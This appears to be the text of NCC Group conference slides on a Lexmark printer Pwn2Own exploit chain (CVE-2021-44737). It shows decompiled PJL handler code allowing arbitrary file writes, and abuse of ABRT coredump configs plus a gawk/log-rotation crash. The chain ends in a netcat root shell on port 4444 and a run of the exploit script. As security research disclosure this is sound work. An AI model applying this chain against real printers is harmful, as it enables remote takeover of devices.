
```
@PJL SET PAPER=A4
@PJL SET COPIES=10

Reversing all the PJL handlers:

pjlpGrowCommandHandler("LREADRFIDTRACE",
pjl_handle_lreadrfidtrace);
*pjlpGrowCommandHandler("LDLWELCOMESCREEN",
pjl_handle_ldlwelcomescreen);
pjlpGrowCommandHandler("LPORTLOOPBACK", pjlHandlerLPortLoopBack);
pjlpGrowCommandHandler("LEMAILALERTSDEBUG",
pjl_handle_lemailalertsdebug);
pjlpGrowCommandHandler("LFAXSERVICE", pjl_handle_lfaxservice);
pjlpGrowCommandHandler("UNSUPPORTEDCOMMANDHANDLER",
pjl_handle_unsupportedcommand);
```

Lexmark Pwn2Own (CVE-2021-44737)



```
int __fastcall pjl_handle_ldlwelcomescreen(char *client_cmd)
{
  result = pjl_check_args(client_cmd, "FILE",
                        "PJL_STRING_TYPE", "PJL_REQ_PARAMETER", 0);
  if ( result <= 0 )
    return result;
  filename = (const char *)pjl_parse_arg(client_cmd, "FILE", 0);
  return pjl_handle_ldlwelcomescreen_internal(filename);
}
```


Lexmark Pwn2Own (pjl_handle_ldlwelcomescreen_internal)




```
unsigned int __fastcall pjl_handle_ldlwelcomescreen_internal(const char *filename)
{
  if ( !filename )
    return 0xFFFFFFFF;
  fd = open(filename, 0xC1, 0777); // open(filename,O_WRONLY|O_CREAT|O_EXCL, 0777)
  if ( fd == 0xFFFFFFFF )
    return 0xFFFFFFFF;
  ret = pjl_ldwelcomescreen_internal2(0, 1, pjl_getc_, write_to_file_, &fd);
  if ( !ret && pjl_unk_function && pjl_unk_function(filename) )
    pjl_process_ustatus_device_(20001);
  close(fd);
  remove(filename); // Removal is annoying!
  return ret;
}
```

Opens fd, calls inner function, closes fd and removes the file

Confirming the file write (eventlogdebug_se)



```
for i in 9 8 7 6 5 4 3 2 1 0; do
  if [ -e /var/fs/shared/eventlog/logs/debug.log.$i ] ; then
    cat /var/fs/shared/eventlog/logs/debug.log.$i
  fi
done
```




192.168.1.110/cgi-bin/eventlogdebug_se

```
[++++++++++++++++++++++ Advanced EventLog (AEL) Retrieved Reports ++++++++++++++++++++++]
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[2021-10-18T11:42:56-0400][In][Method=retrieveLog Dataset=6]
[+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++]
```

Understanding the File Write

```
Internal function responsible for reading
additional data and writing to opened file
```



data is written BUT file is deleted

data is written, function hangs

Exploiting the Crash Event Handler aka ABRT

- Spent a lot of time looking for a way to execute code
- A lot of the file system was mounted read only (overlay filesystem)
- Can't overwrite existing files
- This looks interesting!

```
$ ls ./squashfs-root/etc/libreport/events.d
abrt_dbus_event.conf      emergencyanalysis_event.conf  rhtsupport_event.conf  vimrc_event.conf
ccpp_event.conf           gconf_event.conf              smart_event.conf       vmcore_event.conf
centos_report_event.conf  koops_event.conf              svcerrd.conf
coredump_handler.conf     print_event.conf              uploader_event.conf
```


Coredump Handler

- How does this config work?

```
# coredump-handler passes /dev/null to abrt-hook-ccpp which causes it to write
# an empty core file. Delete this file so we don't attempt to use it.
EVENT=post-create type=CCpp
    [ "$(stat -c %s coredump)" != "0" ] || rm coredump
```

Coredump Handler

- Yeah this sounds exactly what we need!
- However, can we trigger a crash remotely?



```
Firmware Error [900.00]
uranium killed by SIGABRT
/usr/bin/uranium:463:remoteobject_se

IP Address: 192.168.1.4


To continue, power off, wait 10 seco
nds, power on.
```

AWK / Log Rotation Bug!


```
# awk 'match($10,/AH00288/,b){a[b[0]]++}END{for(i in a) if (a[i] > 5) print a[i]}' \
          /tmp/doesnt_exist
free(): invalid pointer
Aborted
```

- Race condition exists
  - Rotation for every 32KB of logs that are generated
  - Resulting log file unique at a one second granularity

```
ErrorLog "|/usr/sbin/rotatelogs -L '/run/log/apache_error_log' -p '/usr/bin/apache2-logstat.sh' /run/log/apache_error_log.%Y-%m-%d-%H_%M_%S 32K"
```

- Generate HTTP logs such that rotation occurs 2x within one second
  - Two instances of `apache2-logstat.sh` parse same filename
  - One may remove it before the other tries to act on content

Full Chain



Client (Exploit Code)

Server (Printer)

1) File write to /etc/libreport/events.d/edg.conf

Port 9100


2) Trigger gawk crash to use ABRT config

Port 80

3) Connect to netcat listener root shell!

Port 4444


PJL Bug Demo



```
PS C:\Users\user\Documents\GitLab\missionabrt> python .\MissionAbrt.py -i 192.168.1.114
```

Conclusion

- Hope these experiences were valuable!
- Discussed a few technical bugs
  - Not the most advanced bugs I have found but a good overview of what types of bugs still exist in these devices
  - Hopefully, this motivated a few people! ☺



Questions??

nccgroup